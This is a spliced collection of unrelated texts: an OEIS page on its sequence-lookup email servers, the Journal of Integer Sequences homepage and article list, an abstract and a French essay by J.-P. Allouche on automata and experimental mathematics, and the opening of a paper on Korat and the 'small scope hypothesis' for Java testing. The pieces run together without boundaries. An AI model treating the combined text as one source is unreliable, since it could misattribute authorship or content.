Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

The On-Line Encyclopedia of Integer Sequences

The Email Servers and Superseeker

There are two automatic email servers for identifying sequences:

- The first, **sequences@research.att.com**, does a simple look-up in the database. Send the message

  lookup 1 2 5 14 42 132 429 [no commas!]

  for example (with no Subject line). Up to 30 sequences can be submitted at the same time. This service is useful when the World Wide Web is congested.

  The email reply will tell you any sequences in the table (up to a limit of 50) that match your sequence.

  If the word "lookup" does not appear in your message, you will be sent the help file for this server.

  You can also retrieve sequences by A-number -- say
  lookup A12
  lookup A45
  lookup A129
  etc

  (However, you can't have both sequence lookups and A-number lookups in the same email message.)

- The second server does not just look up the sequence in the Encyclopedia, it will also apply a large number of algorithms in order to attempt to explain the sequence. Send a message to

  superseeker@research.att.com

containing a line like

lookup 1 3 5 7 9 11 13 15 17 19 21 23 25 27 29 31

(with no Subject line). The program will try VERY hard to find an explanation. Only one request may be submitted at a time, and (since this program does some serious computing), only one request per user per hour please. If there is no lookup line you will receive the help file. A French version of the help file is also available. (This is not as up-to-date as the English version though.)

These servers are described in more detail in an article in the **Electronic Journal of Combinatorics** (Feature #F1 in Volume 1); in **the book**; and in the help files mentioned above. They have also been written up in **several magazines**.

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

Journal of Integer Sequences

This is the home page for the electronic Journal of Integer Sequences, ISSN 1530-7638.

- The journal is devoted to papers dealing with integer sequences and related topics.
- All submissions should be sent to the editor-in-chief,

Jeffrey O. Shallit
shallit@graceland.uwaterloo.ca

School of Computer Science
University of Waterloo
Waterloo, Ontario N2L 3G1
Canada

Electronic submission is *very* strongly preferred.Please submit your paper in one of the following formats:

- LaTeX (very strongly preferred)
- TeX
- postscript
- pdf
- html

We regret that we cannot handle submissions in Microsoft Word or Word Perfect formats.

In preparing your paper, please follow the guidelines in our LaTeX style guide:

- postscript format
- pdf format
- dvi format
- tex source

- Editorial board:
  - Henry W. Gould (West Virginia Univ., Morgantown, WV USA),

- Papers should be original, of high quality, and should not have been published in any other journal. (However, publication on web sites or e-print servers is explicitly allowed.) All submissions will be refereed. The standards are those of any serious mathematical journal. Papers should be worthy of being reviewed by **Mathematical Reviews**.

Current Volume

Volume 6, 2003

Issue 1

- **Article 03.1.6: Daniele A. Gewurz and Francesca Merola, "Sequences Realized as Parker Vectors of Oligomorphic Permutation Groups"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.1.7: Enrica Duchi, Andrea Frosini, Renzo Pinzani, and Simone Rinaldi, "A Note on Rational Succession Rules"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.1.8: G. E. Cossali, "A Common Generating Function for Catalan Numbers and Other Integer Sequences"**
  (Abstract, pdf, ps, dvi, tex)

Issue 2

- **Article 03.2.1: Moussa Benoumhani, "A Sequence of Binomial Coefficients Related to Lucas and Fibonacci Numbers"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.2.2: Benoit Cloitre, N. J. A. Sloane, and Matthew J. Vandermast, "Numerical Analogues of Aronson's Sequence"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.2.3: Phyllis Chinn and Silvia Heubach, "Integer Sequences Related to Compositions without 2's"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.2.4: Dan Romik, "Some Formulas for the Central Trinomial and Motzkin Numbers"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.2.5: Jean-Marie De Koninck and Nicolas Doyon, "Large and Small Gaps Between Consecutive Niven Numbers"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.2.6: O-Yeat Chan, Geumlan Choi, and Alexandru Zaharescu, "A Multidimensional Version of a Result of Davenport-Erdös"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.2.7: Kevin G. Hare and Soroosh Yazdani, "Further Results on Derived Sequences"**

(Abstract, pdf, ps, dvi, tex)

- **Article 03.2.8: Guy Louchard and Helmut Prodinger, "The Number of Inversions in Permutations: A Saddle Point Approach"**
  (Abstract, pdf, ps, dvi, tex)

Issue 3

- **Article 03.3.1: Bertil Nyman and Thomas R. Nicely, "New Prime Gaps Between 10^15 and 5 x 10^16"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.3.2: Xinyu Sun, "New Lower Bound On The Number of Ternary Square-Free Words"**
  (Abstract, pdf, ps, dvi, tex, Maple code and sample output)

- **Article 03.3.3: Clark Kimberling, "Matrix Transformations of Integer Sequences"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.3.4: Victor Ufnarovski and Bo Åhlander, "How to Differentiate a Number"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.3.5: Alexandru Gica and Laurentiu Panaitopol, "On Obláth's Problem"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.3.6: W. A. Zuniga-Galindo, "Computation of Igusa's Local Zeta Function, and Linear Feedback Shift Registers"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.3.7: Marc Chamberland, "Binary BBP-Formulae for Logarithms and Generalized Gaussian-Mersenne Primes"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 03.3.8: Jan-Christoph Schlage-Puchta, "A Criterion for Non-Automaticity of Sequences"**
  (Abstract, pdf, ps, dvi, tex)

Previous Volumes of the Journal

See also the On-Line Encyclopedia of Integer Sequences

Séminaire Lotharingien de Combinatoire, B30c (1993), 23 pp.
[Formerly: Publ. I.R.M.A. Strasbourg, 1993, 1993/034, p. 1-18.]

J.-P. Allouche

Finite automata and arithmetic

Abstract. The notion of sequence generated by a finite automaton, (or more precisely a finite automaton with output function, i.e., a "uniform tag system") has been introduced and studied by Cobham in 1972. In 1980, Christol, Kamae, Mendès France and Rauzy proved that a sequence with values in a finite field is automatic if and only if the related formal power series is algebraic over the rational functions with coefficients in this field: this was the starting point of numerous results linking automata theory, combinatorics and number theory. Our aim is to survey some results in this area, especially transcendence results, and to provide the reader with examples of automatic sequences. We will also give a bibliography where more detailed studies can be found.

allouche@lmd.univ-mrs.fr

The following version are available:

- PDF (215 K)
- PostScript (215 K)
- dvi version
- TeX version

La recherche expérimentale en mathématiques

Jean-Paul Allouche
CNRS, LRI, Bâtiment 490
F-91405 Orsay Cedex
http://www.lri.fr/~allouche

Le mot *expérience* a deux sens différents en français, d'une part *vérification expérimentale*, d'autre part *expertise* : après avoir *fait* des expériences, on *a* de l'expérience. C'est la même différence que l'on a entre *avoir expérimenté* et *être expérimenté*. Notons que cette ambiguïté n'existe pas dans d'autres langues : par exemple on utilise en anglais *experiment* et *experience*, et en allemand *Experiment* et *Erfahrung*.

S'il semble clair qu'il y a des mathématiciens plus ou moins expérimentés, on peut à rebours se demander s'il existe une démarche expérimentale en mathématiques. Nous nous proposons ici de montrer que l'on peut effectuer des expériences dans la recherche en mathématiques, et que ces expériences ont pour rôle essentiel d'être pourvoyeuses de questions (rappelons au passage que le rôle fondamental de la recherche est de *poser* des questions). Nous aborderons la question du ``statut officiel'' de l'expérimentation en mathématiques, puis ses succès et ses dangers.

Qu'est-ce qu'une expérience en mathématiques ?

On peut distinguer plusieurs types d'expériences en mathématiques. Nous donnons quelques exemples ci-dessous.

- Calculer numériquement les valeurs approchées de constantes. Par exemple calculer des milliers (millions) de décimales du nombre pi ou de la racine carrée de 2. Chercher ensuite si des motifs apparaissent ou si, au contraire, le développement semble ``au hasard''. Pour les deux nombres cités on *conjecture* que chacun des chiffres 0, 1, 2, ... 9, apparaît une infinité de fois avec la fréquence 1/10, que chaque couple de chiffres 00, 01, 02, ..., 99 apparaît une infinité de fois avec la fréquence 1/100, que chaque groupe de 3 chiffres apparaît une infinité de fois avec la fréquence 1/1000, etc. Cette conjecture est totalement hors d'atteinte pour le moment : on ne sait même pas si le nombre pi ou la racine carrée de 2 ont une infinité de 4 (disons) dans leur développement décimal.

- Dessiner des figures. Par exemple dessiner un triangle quelconque. Tracer soigneusement les hauteurs issues de chacun des sommets. Constater qu'elles se coupent en un même point. Puis le

démontrer (c'est un théorème ancien).

- Faire des calculs exacts ou formels. Par exemple étudier la fonction *f* définie sur les nombres entiers par *f(n) = n/2* si est pair, et *f(n) = (3n+1)/2* si *n* est impair. Une conjecture stipule qu'en partant de n'importe quel nombre est en appliquant *f* de manière répétée on atteint 1. Par exemple, en partant de 17 on obtient successivement

  17 --> 26 --> 13 --> 20 --> 10 --> 5 --> 8 --> 4 --> 2 --> 1.

  Cette conjecture est encore *ouverte*. Autrement dit on peut la vérifier par ordinateur jusqu'à des valeurs de *n* gigantesques, mais on ne sait pas *démontrer* que la propriété est vraie pour tout entier *n*.

- Énumérer des structures. Par exemple, pour essayer de répondre à la question ``Combien y a-t-il de groupes finis non isomorphes de cardinal *n* ?", on essaie ``à la main" de trouver tous les groupes d'ordre 1, d'ordre 2, d'ordre 3, d'ordre 4 ...

- Faire des calculs numériques (qui peuvent être compliqués) en chaîne. Par exemple rechercher numériquement des solutions approchées d'équations différentielles.

- On peut aussi combiner par exemple des calculs numériques et des figures (que l'on pense aux objets fractals).

L'apparition d'ordinateurs de plus en plus puissants a permis de faire des expériences en mathématiques, que l'on n'aurait ni faites ni pour certaines même imaginées il y a quelques décennies. Il est intéressant de voir la dialectique qui s'est ainsi installée entre informatique et mathématiques, et l'émergence d'une discipline à la croisée de leurs chemins, appelée informatique théorique par les uns et mathématiques discrètes par les autres. (Rappelons au passage que le *discret* -- que l'on peut se représenter comme le tracé en pointillés -- s'oppose en mathématiques au *continu* -- que l'on peut se représenter comme le tracé à main levée ... sans lever la main.)

Le statut officiel de l'expérience dans la recherche en mathématiques

Dans leurs articles les mathématiciens cachent le plus souvent leurs démarches expérimentales, comme s'il s'agissait de quelque chose d'inavouable. La tendance ``bourbakisante" (du nom de cet auteur collectif de traités mathématiques quasi-définitifs) consiste, lors de la rédaction d'un article de recherche pour une revue spécialisée, à taire les pistes qui n'ont pas abouti, les hésitations ou les expérimentations fécondes ou cruciales. La ``bonne" manière de rédiger consiste à enchaîner linéairement les lemmes, propositions, théorèmes et corollaires. Même les intuitions sont le plus souvent tues, voire soigneusement dissimulées. Au mieux donnera-t-on un exemple pour ses qualités pédagogiques supposées, avec la peur d'écrire ainsi des choses trop ``faciles".

Pour être honnête il convient d'ajouter que cet état d'esprit n'est pas celui de tous les mathématiciens, et que les choses changent. Ainsi dans un récent article (A case study in mathematical research: the Golay-Rudin-Shapiro sequence, American Mathematical Monthly **103** (1996) 854-869) J. Brillhart et P. Morton expliquent-ils leurs motivations, pistes en cul-de-sac, espoirs et déceptions lors de leur travail sur une suite ``classique'' une vingtaine d'années plus tôt. Dans le même ordre d'idées on peut signaler qu'il existe depuis 1992 une nouvelle revue spécialisée qui s'appelle ``Experimental Mathematics'' (la version électronique de cette revue se trouve à l'adresse http://www.expmath.org/).

Rappelons néanmoins le rôle important qu'ont toujours joué les *conjectures* en mathématiques : il s'agit d'affirmations que les experts jugent très vraisemblables, mais qui ne sont pas (pas encore ?) démontrées. Les conjectures n'ont donc pas le statut de ``vérités mathématiques'', mais les plus célèbres d'entre elles ont été ou sont encore extrêmement fécondes, en particulier parce qu'elles ont souvent amené les mathématiciens à créer des théories entières avec l'espoir (éventuellement déçu) d'aboutir à des démonstrations. Les théories ainsi fabriquées ont eu ensuite des applications ou retombées inattendues dans d'autres domaines. Un exemple célèbre est le ``théorème'' de Fermat qui n'a été, en fait, qu'une conjecture jusqu'à la démonstration (compliquée et nécessitant la maîtrise de nombreux concepts mathématiques fort éloignés de la simplicité de la formulation de l'énoncé de la conjecture) récente due à A. Wiles. Naturellement une ``conjecture'' n'acquiert ce statut que si ... elle n'est pas démontrée, et que de nombreux cas particuliers sont vérifiés ou démontrés, et l'on voit bien sûr le rôle - pas si clandestin - de l'expérimentation dans ce contexte.

Succès et dangers de la recherche expérimentale en mathématiques

Comme nous l'avons laissé entendre, le premier effet fécond de l'expérimentation dans la recherche en mathématiques est de fournir un vivier de conjectures. Celles-ci soit ont un intérêt immédiat, soit sont à l'origine de nouvelles théories. De toute manière, comme elles sont souvent à la fois d'énoncé relativement simple et de démonstration inaccessible, elles sont un puissant stimulant pour l'imagination des mathématiciens.

L'expérimentation renvoie aussi à des questions d'ordre épistémologique, par exemple *l'effectivité* : certains résultats mathématiques affirment (démontrent) l'existence d'une infinité d'objets ayant une propriété donnée ... sans pouvoir exhiber un seul exemple explicite ! De telles questions (liées à celles soulevées par les constructivistes) sont à nouveau posées avec la complicité des ordinateurs. Dans cette direction, citons une conjecture qui affirmait que tout nombre entier est somme d'au plus 19 bicarrés (c'est-à-dire de puissances quatrièmes comme 1, 16, 81, 256, ...). Le résultat était acquis pour les nombres entiers ``très grands''. Ceci peut signifier les entiers plus grands qu'un certain nombre entier non explicite (résultat existentiel). Ceci peut aussi signifier les nombres entiers plus grands qu'un certain nombre entier explicite mais gigantesque, de sorte que les vérifications numériques pour les nombres entiers plus petits que cette borne monstrueuse *ne sont pas possibles* sur les ordinateurs actuels. La conjecture a été finalement démontrée (par R. Balasubramanian, J.-M. Deshouillers et F. Dress) en

baissant un peu cette borne gigantesque, puis en trouvant un autre seuil en dessous duquel les vérifications soient possibles, enfin en inventant des méthodes astucieuses, mélanges de résultats théoriques ad hoc et de vérifications numériques entre ce seuil et la borne monstrueuse.

Un autre exemple de succès de l'expérimentation est la mise au point de la version électronique de ``l'Encyclopédie des suites de nombres entiers'' de N. J. A. Sloane. Sloane avait écrit un livre (A handbook of integer sequences, Academic Press, New York, 1973) qui est un catalogue de suites de nombres entiers. Ce catalogue répertorie les suites de nombres entiers ``intéressantes'' (celles ayant des propriétés remarquables ayant fait l'objet d'articles dans des revues de mathématiques ou d'informatique). Un mathématicien ou un informaticien théoricien rencontrant une suite de nombres entiers dans ses travaux peut aller consulter ce catalogue. Si les vingt (disons) premiers termes de sa suite sont les mêmes que les vingt premiers termes d'une suite du catalogue, il va calculer (disons) les cinquante premiers termes de sa suite. S'il y a à nouveau coïncidence les présomptions que les deux suites sont égales sont grandes. Il reste bien sûr à le *démontrer* rigoureusement. Une nouvelle version de cette encyclopédie a été mise ``en ligne'' par N. J. A. Sloane et S. Plouffe. On peut la consulter à l'adresse
http://www.research.att.com/~njas/sequences/Seis.html
ou en français
http://www.research.att.com/~njas/sequences/indexfr.html
Une anecdote à la fois amusante et profonde est que, lors de la mise au point de cette nouvelle version, S. Plouffe a passé à la ``moulinette'' électronique de programmes de reconnaissance de suites les suites de nombres entiers de la version papier de cette encyclopédie. Pour certaines d'entre elles, le programme ``a répondu'' quelque chose comme ``je ne peux déterminer quelle est cette suite, mais si on remplace le dix-huitième terme par tel nombre, alors la suite est telle suite classique''. Après vérification il y a avait **en effet** une faute de frappe dans la suite présentée ...

On pourrait penser que tout est conte de fée dans l'utilisation de l'expérimentation. Il n'en est rien comme le sous-entend le titre de ce paragraphe. Plusieurs conjectures en théorie des nombres ont été réfutées alors qu'on peut vérifier qu'elles sont correctes expérimentalement jusqu'à des valeurs gigantesques des nombres entiers impliqués. Ainsi la différence entre le nombre de nombres premiers inférieurs à x et le logarithmique intégral de x est de signe constant jusqu'à de très grandes valeurs de x, mais change de signe une infinité de fois lorsque x tend vers l'infini (voir l'article de J. E. Littlewood aux Comptes-Rendus de l'Académie des Sciences, Paris, **158** (1914) 1869--1872).

En guise de conclusion

La fin du paragraphe précédent suggère les dangers de l'expérimentation, et la **nécessité absolue de la preuve mathématique.** On ne saurait trop insister sur le fait que les ``expériences mathématiques'', pour fécondes qu'elles puissent être, ne peuvent donner qu'une idée non seulement incomplète et partielle, mais encore souvent **fausse** des objets mathématiques étudiés. Alors que le concept même de démonstration mathématique est en train de disparaître des programmes scolaires, nous pensons fermement que, plutôt que de faire des ``expériences mathématiques'', sans même évoquer ou esquisser

des **démonstrations**, il est à la fois infiniment plus intéressant, plus formateur et plus utile de faire de la botanique ou de la géologie par exemple.

Evaluating the "Small Scope Hypothesis" for Code

Darko Marinov Alexandr Andoni Dumitru Daniliuc Sarfraz Khurshid
MIT Laboratory for Computer Science
200 Technology Square
Cambridge, MA 02139
{marinov,andoni,dumi,khurshid}@lcs.mit.edu

ABSTRACT

The "small scope hypothesis" argues that a high proportion of bugs in a system can be found by exhaustively checking the system within some small scope. In software testing, this exhaustive checking corresponds to testing the program for all inputs in a given scope. In object-oriented programs, an input is constructed from objects of different classes; a test input is within a scope s if at most s objects of any given class appear in it.

This paper evaluates the hypothesis for several implementations of data structures, including some from the Java Collections Framework. We measure how statement coverage, branch coverage, and rate of mutant killing vary with scope. For systematic input generation and correctness checking, we use the Korat tool. This paper presents Korat extensions that enable faster input generation and correctness checking. This paper also presents the Ferastrau tool that we have developed for mutation testing of Java programs. Experimental results show that exhaustive testing within small scopes can achieve complete coverage and kill most of the mutants, even for intricate methods that manipulate complex data structures. The results also show that Korat can efficiently generate inputs and check correctness for these scopes.

1. INTRODUCTION

The "small scope hypothesis" [16] argues that a high proportion of bugs in a system can be found by exhaustively checking the system within some small scope. This hypothesis is a well-known underlying principle of model checking [11]. For example, several case studies [18, 19] used the Alloy modeling language [15] to build *abstract models* of systems and check them with the Alloy Analyzer [17], an automatic tool for exhaustive checking of Alloy models. These studies revealed bugs in the actual systems, providing empirical evidence in support of the hypothesis. However, the studies did not directly check actual implementation code.

The challenge in evaluating/exploiting the hypothesis for code is doing exhaustive checking of code. Our approach uses systematic testing for all inputs within a given scope. In object-oriented programs, an input is constructed from objects of different classes; a test input is within a scope s if at most s objects of any class appear in it. For test input generation and correctness checking, we use Korat (Section 3), a tool that we have developed for testing Java programs [8].

The heart of Korat is a technique for systematically generating all (non-isomorphic) inputs that satisfy a Java predicate, i.e., inputs for which the predicate returns `true`. We have used this technique for specification-based, black-box testing [7]: given a specification for a method, Korat automatically generates all test inputs (within a given small scope) that satisfy the method precondition; Korat then executes the method on each test input and uses the method postcondition as a test oracle to check the correctness of each output. For specifications, Korat uses the Java Modeling Language (JML) [22], and for checking correctness, Korat builds on the JML tool-set [10]. This paper also presents how our technique can be used for white-box testing (Section 3.4), which can reduce total testing time.

Using tools for systematic testing, we have found bugs in several applications [25], including a networking architecture [2], a constraint solver for first-order logic [17], and a fault-tree analyzer [31]. Korat has been also reimplemented in the AsmL Test Generator tool (AsmLT) [1] and successfully used for testing an XPath compiler [30]. Scalability of systematic testing tools does not depend as much on the complexity/size of the tested code as it depends on the complexity of data that the code operates on. This paper focuses on implementations of several Java data structures, including some from the Java Collections Framework [32]. We evaluate the "small scope hypothesis" for these programs using code coverage and mutation testing.

Code coverage is a common criterion for assessing the quality of a test suite [7]. Measuring code coverage involves executing the program on each input and recording statements and branches that get executed. Statement (branch) coverage is then the ratio of the number of executed statements (branches) to the number of total statements (branches) in the program; *complete coverage* is the ratio of 100%. Since Korat uses executable specifications, we also measure *specification coverage* [9].

Mutation testing is another criterion for assessing the quality of a test suite [14, 27]. Mutation testing determines how many bugs a test suite can find. It proceeds in two steps. In the first step, several *mutant*s are generated from the original program, by performing one or more syntactic modifications as specified by *mutation operators*, e.g., replacing a variable with another variable (of a compatible type), say `n.left` with `n.right`. These operators corresponds to typical bugs that programmers make. For several languages, including Java, possible operators are characterized in [3, 20, 21, 28].

In the second step, the original program and each mutant are executed on each input and the corresponding outputs are compared. If a mutant generates an output different than the original program, the test input is said to *kill* the mutant. For a given set of inputs, the rate of mutant killing is the ratio of the number of killed mutants to the total number of mutants. Mutation testing tools were implemented for some languages, such as Mothra [21] for Fortran and Proteum [13] for C. We have implemented Ferastrau (Section 4) for Java; to the best of our knowledge, this is the first tool for mutation testing of Java programs.

The experimental results show that systematic testing within small scopes can achieve complete coverage and kill almost all of the mutants, even for intricate methods that manipulate complex data structures. We also compare systematic testing with randomly selected test inputs; the results show that systematic testing for all inputs within some scope can be more effective than random testing with bigger inputs. These results provide evidence that the "small scope hypothesis" holds for data structures.

Moreover, evaluating the hypothesis is not only about characterizing benchmarks; it also determines whether a tool for systematic testing can be practically used, i.e., how big a scope it can test in a given time. Once we establish that the "small scope hypothesis" holds for some type of benchmarks (or we cannot establish that), we dispense complex testing metrics, and use the scope itself as a metric. The experimental results show that for all benchmarks and the scopes that give high quality test suites, Korat can generate all inputs and check correctness in less than five minutes, often within a few seconds. We show how Korat can generate inputs even faster using a library of *dedicated generators* (Section 3.2) that also make specifications easier to write.

Previous work [8] has presented the basic ideas of Korat. The new contributions of this paper are:

- Evaluation of the "small scope hypothesis" for several data structure implementations;
- Introduction of dedicated generators, a Korat extension that allows faster input generation and easier specification writing;
- Application of Korat technique to white-box testing;
- Evaluation of the Korat tool;
- Design and implementation of Ferastrau, a tool for mutation testing of Java programs.

2. EXAMPLE

This section illustrates how programmers can use Korat to test their programs. As a running example, we use a method for removing an element from a set implemented as a binary search tree. Figure 1 shows JML-annotated Java code that declares a binary tree and its `remove` method. Each object of the class `SearchTree` represents a binary search tree. The `size` field contains the number of nodes in the tree. Objects of the inner class `Node` represent nodes of the trees. The elements of the set are stored in the `info` fields. The elements implement the interface `Comparable`, which provides the method `compareTo` for comparisons. Appendix A shows the full code for the `remove` method.

```
class SearchTree {
    Node root; // root node
    int size;  // number of nodes in the tree
    static class Node {
        Node left;  // left child
        Node right; // right child
        Comparable info; // data
    }

    /*@ normal_behavior // non-exceptional specification
      @     // precondition
      @     requires repOk();
      @     // postcondition
      @     ensures repOk() && !contains(info) &&
      @             \result == \old(contains(info));
      @*/
    boolean remove(Comparable info) { ... }

    boolean repOk() {
        // checks that empty tree has size zero
        if (root == null) return size == 0;
        // checks that the input is a tree
        if (!isAcyclic()) return false;
        // checks that size is consistent
        if (numNodes(root) != size) return false;
        // checks that data is ordered
        if (!isOrdered(root)) return false;
        return true;
    }
}
```

Figure 1: Example code and specification.

The JML annotations specify partial correctness for the example `remove` method. The `normal_behavior` annotation specifies that if the precondition (annotation `requires`) is satisfied at the beginning of the method, then the method must satisfy the postcondition (annotation `ensures`) at the end, and it must return without raising an exception. The method `repOk` is a Java predicate that checks the *representation invariant* [24] of the corresponding data structure. For illustrative purposes, we put `repOk` in the precondition and postcondition; in practice, it is usually given as a class invariant (annotation `invariant`) that is implicitly conjoined with the precondition and postcondition [22]. Good programming practice [24] suggests that implementations of abstract data types provide these predicates, as they are useful for checking correctness of the implementations.

In this example, `repOk` checks if the input is a valid binary search tree with the correct `size`. First, `repOk` checks if the tree is empty. If not, `repOk` checks that there are no undirected cycles along `left` and `right`, that the number of nodes reachable from `root` is `size`, and that all elements in the left (right) subtree of a node are smaller (larger) than the element in that node. Appendix A shows the full code for `repOk` (and the methods it invokes). The same `repOk` is also used for `add` and other methods in `SearchTree`. Manually developing a high-quality test suite for all methods in a data structure is typically much harder than writing `repOk` invariant that Korat uses to automatically generate test inputs.

The method `contains` checks that the tree contains the given element. The JML keyword `\result` denotes the return value of the method. In this example, `remove` returns `true` iff it removes an element from the tree. The JML keyword `\old` denotes that its expression should be evaluated in the pre-state, i.e., the state immediately before the method's invocation.

To test the `remove` method in a black-box setting, Korat first generates valid inputs for the method. Each input is a




Figure 2: Trees generated for scope three.

pair of a tree and an element. The precondition defines valid inputs: the tree satisfies `repOk`, and the element is unconstrained. To limit the number of inputs, Korat uses a *finitization* (Section *3.1.1*) that specifies bounds on both the number of objects to be used to construct data structures and the values stored in the fields of these objects. For trees, finitization specifies the maximum number of nodes and the possible elements; a tree is in scope s if it has at most s nodes and s elements. Two trees are *isomorphic* if they have the same branching structure and isomorphic elements, irrespective of the identity of the actual nodes or elements in the trees.

Given a finitization and bounds, Korat generates all non-isomorphic input pairs that satisfy the precondition. For example, in scope three, Korat generates 45 input pairs that are the Cartesian product of the 15 trees shown in Figure 2 and the three elements. For the `SearchTree` benchmark, we use Korat to generate inputs and check correctness of `remove` and `add` methods. As another example, in the scope seven, Korat generates 41300 input pairs for both these methods in less than ten seconds. With dedicated generators (Section 3.2), it takes less than three seconds to generate these inputs.

Korat uses the JML tool-set [10] to translate method postconditions (and JML assertions) into Java runtime assertions. After generating the inputs, Korat invokes the method, with assertions, on each input and reports a counterexample if the method fails to satisfy the postcondition. This process checks the correctness of the method for the given scope. For example, for scope seven, Korat takes less than two seconds to check both `remove` and `add` for all 41300 inputs.

We evaluate the "small scope hypothesis" by measuring how coverage and the rate of mutant killing vary with the scope. We use our Ferastrau framework for mutation testing. The "output" for `remove` consists of both its `boolean` return value and the value of the receiver tree in the post-state, i.e., the state immediately after the method's invocation. Figure 3 shows the variation for the `SearchTree` benchmark; a certain small scope is sufficient to achieve complete coverage and kill most of the mutants. Korat generates inputs and checks




Figure 3: Variation of statement coverage (thick line) and rate of mutant killing (thin line) with scope.

correctness for these scopes in less than 15 seconds.

3. KORAT

This section describes Korat [8], a tool that automates both test-input generation and correctness checking for Java programs. The heart of Korat is a technique for generating inputs that satisfy a Java predicate (Section 3.1). We show how to apply this technique to black-box (Section 3.3) and white-box (Section 3.4) testing by constructing appropriate predicates from method preconditions and postconditions.

3.1 Valid input generation

Given a Java predicate and a bound on its input, Korat automatically generates all non-isomorphic inputs that are *valid*, i.e., inputs for which the predicate returns `true`. Korat uses a *finitization* (Section *3.1.1*) to bound the *state space* (Section *3.1.2*) of predicate inputs. Korat uses backtracking (Section *3.1.3*) to systematically explore this state space. Korat generates *candidate inputs* and invokes the predicate on them to check their validity. Naive checking of all possible candidate inputs would prohibit searching very large state spaces. Korat uses two optimizations: 1) pruning based on accessed fields and 2) generating only non-isomorphic candidates. These optimizations speed up the search without compromising its soundness and completness.

Korat prunes the search based on the following observation: if the predicate returns without reading some fields of a candidate input, the validity of the candidate must be independent of the values of those fields. Korat monitors accesses that the predicate makes for each execution to determine which fields it reads. To monitor the accesses, Korat instruments the predicate and all the methods that the predicate transitively invokes.

Each candidate that Korat generates has one root object; a tuple of objects is essentially one object of a tuple class (Section 3.3). In Java, structure isomorphism is defined based on object identity; two candidates are isomorphic if the parts of their object graphs reachable from the root are isomorphic:

Definition: Let $O_1, \ldots, O_n$ be some sets of objects from n classes. Let $O = O_1 \cup \ldots \cup O_n$, and suppose that candidates consist only of objects from O, i.e., pointer fields of objects in O can either be `null` or point to other objects in O. Let P be the set consisting of `null` and all values of primitive types, such as `int`. Let $r \in O$ be a root object, and let $R_C(r)$ be the set of all objects reachable from r in C. Two candidates, C and C', are *isomorphic* iff there exists a

```
Finitization finSearchTree(int numNode,
    int minSize, int maxSize, int minInfo, int maxInfo) {
  Finitization f = new Finitization(SearchTree.class);
  ObjSet nodes = f.createObjects("Node", numNode);
  nodes.add(null);
  f.set("root", nodes);
  f.set("size", new IntSet(minSize, maxSize));
  f.set("Node.left", nodes);
  f.set("Node.right", nodes);
  f.set("Node.info", new IntegerSet(minInfo, maxInfo));
  return f;
}
Finitization finSearchTree(int scope) {
  return finSearchTree(scope, 0, scope, 1, scope);
}
```

Figure 4: Two finitizations for the `repOk` method.

permutation π on $O \cup P$ that is identity on P and that maps objects from O_i to objects from O_i for all $1 \leq i \leq n$, such that:

$$\forall o \in R_C(r).\ \forall f \in fields(o).\ \forall v \in O \cup P.$$
$$o.f{==}v \text{ in } C \Leftrightarrow \pi(o).f{==}\pi(v) \text{ in } C',$$

where the operator == is Java's comparison by object identity. Isomorphism between candidates partitions the state space into *isomorphism partitions*. Since candidates and valid inputs are rooted and edge-labeled, it is easy to check isomorphism. However, Korat does not do that explicitly; instead, it avoids generating isomorphic valid inputs by not even considering isomorphic candidates.

In summary, Korat generates all non-isomorphic valid inputs within specified bounds; the search has these properties:

- **Soundness:** Korat does not generate any input for which the predicate returns `false`.
- **Completness:** Korat generates at least one input from each isomorphism partition for which the predicate returns `true`.
- **Optimality:** Korat generates at most one input from each isomorphism partition for which the predicate returns `true`.

We next desribe the most relevant parts of Korat, which allows us to present recent extensions; more details on Korat can be found in [8]. For illustration, we consider that the predicate is the `repOk` method from `SearchTree`, and we show how Korat generates valid trees. (Section 3.3 presents how Korat generates valid test inputs for the `remove` method.)

3.1.1 Finitization

To generate a finite state space for predicate's inputs, the search algorithm needs a finitization, i.e., a set of bounds that limits the size of the inputs. The inputs can consist of objects from several classes, and the finitization specifies the number of objects for each of those classes. A set of objects from one class forms a *class domain*. The finitization also specifies a set of values for each field; this set forms a *field domain*, which is a union of some class domains.

